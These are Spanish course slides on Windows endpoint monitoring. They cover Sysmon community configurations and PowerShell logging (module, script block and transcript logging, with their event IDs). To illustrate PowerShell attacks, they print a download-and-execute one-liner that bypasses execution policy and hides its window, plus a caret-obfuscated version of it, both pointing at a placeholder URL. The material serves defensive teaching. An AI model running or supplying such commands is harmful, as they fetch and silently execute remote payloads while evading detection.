
Comunidad ■■

- [sysmon-config](#) de [@SwiftOnSecurity](#)
 - Una de las plantillas más antiguas y famosa
 - No incluye autenticación y otros eventos importantes
 - Muy bien documentado
- [sysmon-config](#) de [@Ion-Storm](#)
 - Plantilla basada en la anterior
 - Incluye un script para instalar sysmon.exe y otro para actualizar la configuración de manera programada
 - No se actualiza desde Enero de 2019
- [sysmon-config](#) de [@OlaHartong](#)
 - Configuraciones modulares de Sysmon
 - Mapeo con el framework de Mitre [ATT&CK](#)



Comunidad ■■

- **Sysmon Community Guide** de **TrustedSec**
 - Documentación y ejemplos de uso de Sysmon
 - Incluye un ejemplo para detectar CVE-2021-26855 (ProxyLogon Exchange)
- **Posh-Sysmon** de **DarkOperator**
 - Módulo PowerShell 3.0+ para crear configuraciones de Sysmon
- **Sysmon Code Extension** de **DarkOperator**
 - Extensión para Visual Studio Code
 - Permite construir ficheros XML de Sysmon de una forma sencilla mediante el uso de *snippets*



```
1 <System schemaversion="4.22">
2   <!-- Hashing algorithms that can be used are md5,sha1,sha256,imphash or * for all,
3   more than once can be specified separated by using comas -->
4   <HashAlgorithms>md5,sha1</HashAlgorithms>
5   <!-- Checking for signature revocation for drivers. -->
6   <CheckRevocation/>
7   <EventFiltering>
8     <RuleGroup name="Image Load Group" groupRelation="or">
9       <ImageLoad onmatch="include">
10         <Rule name="scrubj load" groupRelation="and">
11           |
12         </Rule>
13       </ImageLoad>
14     </RuleGroup>
15   </EventFiltering>
16 </System>
```

Referencias

- “HTA-W05 Tracking Hackers on Your Network with Sysinternals Sysmon”
 - Mark Russinovich
 - Feb/Mar 2016, [PDF](#), 39 pág.
- “HTA-T09 How to Go from Responding to Hunting with Sysinternals Sysmon”
 - Mark Russinovich
 - Feb 2017, [PDF](#), 39 pág.




Introducción a Sysmon



- Comprobar el funcionamiento de Sysmon usado diferentes XML
 - XML propio
 - XML de la comunidad
 - [SwiftOnSecurity](#)
 - [Ion-Storm](#)
 - [OlafHartong](#)

Powershell




UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Que es Powershell?

- PowerShell es una plataforma de automatización y lenguaje de scripting para Windows y Windows Server que permite simplificar la gestión de los sistemas
- Aprovecha la potencia del .NET Framework
 - Proporciona objetos enriquecidos
 - Funcionalidades integradas con el sistema



No solo para Windows...

- Open source (Licencia MIT) desde Agosto 2016
 - [GitHub](#)
- Disponible para
 - Windows
 - Desde Windows 7
 - macOS X 10.13+
 - Linux
 - La gran mayoría de distribuciones principales
 - Docker



No solo gestiona Windows

- **Microsoft**
 - Exchange, SQL Server, SharePoint, MDT, SCCM, IIS, ...
- **VMWare PowerCLI**
 - 6.5R1 proporciona más de 500 cmdlets para gestionar el producto
- **Dell Command | PowerShell Provider**
 - 1.2, gestión de la BIOS en equipos Optiplex, Latitude...
- **HP Scripting Tools** for Windows PowerShell
 - Gestión de servidores: BIOS, ILO, ...
- **Amazon AWS Tools** for Windows PowerShell
 - Administración de servicios AWS
- **Google Cloud Tools** for PowerShell
 - Administrar productos GCP



Un gran poder requiere una gran responsabilidad

- Se usa PowerShell para realizar todo tipo de ataques
 - Symantec: “El 95.4% de los scripts analizados son maliciosos”
- Porqué?
 - Es un potente lenguaje de scripting presente en todos los sistemas Windows
 - No deja demasiado rastro de su ejecución
 - Windows PowerShell.evtx (Event ID = 400)
- Es necesario incrementar el registro para:
 - Intentar detectar actividades maliciosas
 - Tener un histórico del uso de PowerShell en el sistema

Ataques en PowerShell ■■■

- Los scripts en PowerShell se utilizan para
 - Descargar ficheros (p.e. macros de office)
 - Ejecutarse en equipos remotos
 - Desinstalar productos de seguridad
 - ...
- Ejemplos
 - Descarga y ejecución de un fichero remoto



```
cmd.exe /c powershell.exe -executionpolicy bypass -nopprofile -windowstyle hidden  
(new-object system.net.webclient).downloadfile('http://[url]', '%userappdata%.exe');  
start-process %userappdata%.exe
```

- El mismo código ofuscado para evitar ser descubierto

```
cmd.exe /c ping Local^hos^T & poWersHelL.exe -eXecutio^nPoLiCy B^yPasS^ -n^op^rO^fi  
-w 1 (n^ew-o^BJ^ect sy^stem.nE^t.weBC^lient)^.^doWN^loadf^Ile('http://[url]', '%USERAPPDATA%.exe');  
S^tart-^PRoc^ess %userappdata%.eXe
```

Ataques en PowerShell ■■■

- *"Invoke-Obfuscation: PowerShell obFUsk8tion Techniques & How To (Try To) D""e `Tec `T'Th'+ 'em'"*
 - Daniel Bohannon ([@danielbohannon](#)), Mandiant
 - Nullcon, Mar 2017, [SlideShare](#), 220 pág.!!
- John Lambert ([@JohnLaTwC](#))
 - General Manager, Microsoft Threat Intelligence Center
 - Publica ejemplos diarios de malware, mucho de ellos ataques realizados en PowerShell, incluyendo la [firma SHA256](#)

Ataques en PowerShell ■■■


- *“An Introduction to PowerShellSecurity Assessments”*
 - James Tarala (Enclave Security)
 - Nov 2014, [SlideShare](#), 32, pág.
- *“Automating Post Exploitation with PowerShell”*
 - James Tarala (Enclave Security)
 - Ene 2016, [SlideShare](#), 34, pág.

El Registro con PowerShell

- Funciones **avanzadas de registro** se introdujeron en PowerShell 5.0
- Hay **3 tipos** de registro de eventos
 - **Module** Logging
 - Se registran eventos durante la ejecución de los script
 - **Script Block** Logging
 - Registra el procesamiento de comandos, bloques de scripts o funciones
 - **Transcript** Logging
 - Permite capturar y registrar la salida de la invocación de comandos en PowerShell

El Registro con PowerShell ■■■■

- Se configura mediante una política de grupo
 - Plantillas administrativas → Componentes de Windows → Windows PowerShell



- Registro de eventos en
 - Microsoft-Windows-PowerShell%4Operational.evtx
 - El tamaño debería ser al menos de 1GB

El Registro con PowerShell: Module Logging ■■■

- Capta los detalles de la ejecución de PowerShell:
 - Inicialización de variables e invocación de comandos
 - Fragmentos de scripts sin obfuscar y algunos datos preparados para la salida
 - En según que casos no se capturan de forma fiable los comandos ejecutados
- Los eventos se registran mediante el Event ID 4103
- Genera una gran cantidad de eventos

El Registro con PowerShell: Block Logging ■■■■

- Registra los bloques de código ejecutados por el motor de PowerShell
 - Puede verse todo el código ejecutado por un atacante
 - Incluye Instrucciones y comandos
 - Es una forma efectiva de eliminar la ofuscación (XOR, Base64, ROT13, encriptación, ...) ya que vemos qué ejecuta el motor
- Los eventos se registran mediante el Event ID 4104
 - Puede haber más de un evento si el fragmento de código excede la longitud máxima de un registro
- Capta el Start/Stop también (Event ID 4105 y 4106)

El Registro con PowerShell: Transcript Logging ■■■■

- Registro único de cada sesión de PowerShell
 - Incluye toda la entrada y la salida tal y como se puede ver al terminal
 - Las transcripciones (con sus marcas de tiempo) se escriben en un fichero de texto en la carpeta de Documentos del usuario
 - Recomendado que la carpeta sea write-only
- Ocupan poco espacio y podemos usar herramientas de procesamiento de texto (p.e. grep)

Windows Management Framework 5.1 (WMF)

- Al mercado desde enero de 2017
- Incluido en Windows Server 2016+ y Windows 10 v1607+
 - Windows PowerShell
 - Windows PowerShell Desired State Configuration (DSC)
 - Windows Remote Management (WinRM)
 - Windows Management Instrumentation (WMI)
 - Software Inventory and Licensing (SIL)
- Requiere Microsoft .NET 4.5.2+
- Ojo, hay ataques por [downgrade](#) de versión




Habilitar auditoría y registro (DSC)

- Ashley McGlone (@GoateePFE)
 - Microsoft Premiere Field Engineer, PowerShell
 - Dispone de una **configuración DSC** para habilitar la auditoría y el registro de PowerShell
 - Basado en las recomendaciones de Lee Holmes en **“PowerShell The Blue Team”**
 - Resume los recursos sobre seguridad en PowerShell: **Who's afraid of PowerShell Security**



PowerShell in a Month of Lunches

- Libro para los profesionales IT
 - ~45\$, 384 páginas, 3ª edición Dic 2016
- Don Jones
 - Microsoft MVP
 - <http://powershell.org>
 - @concentreddon
- Jeffery Hicks
 - Microsoft MVP
 - <http://jdhitsolutions.com/blog>
 - @JeffHicks



Scripting con PowerShell



- Usar PowerShell para obtener las fechas de inicio y cierre de sesión de los usuarios del equipo
 - Get-Verb
 - Get-Command
 - Get-Help
 - Set-ExecutionPolicy
 - Pipeline
 - PowerShell ISE
- Documentación: <https://docs.microsoft.com/en-us/powershell/>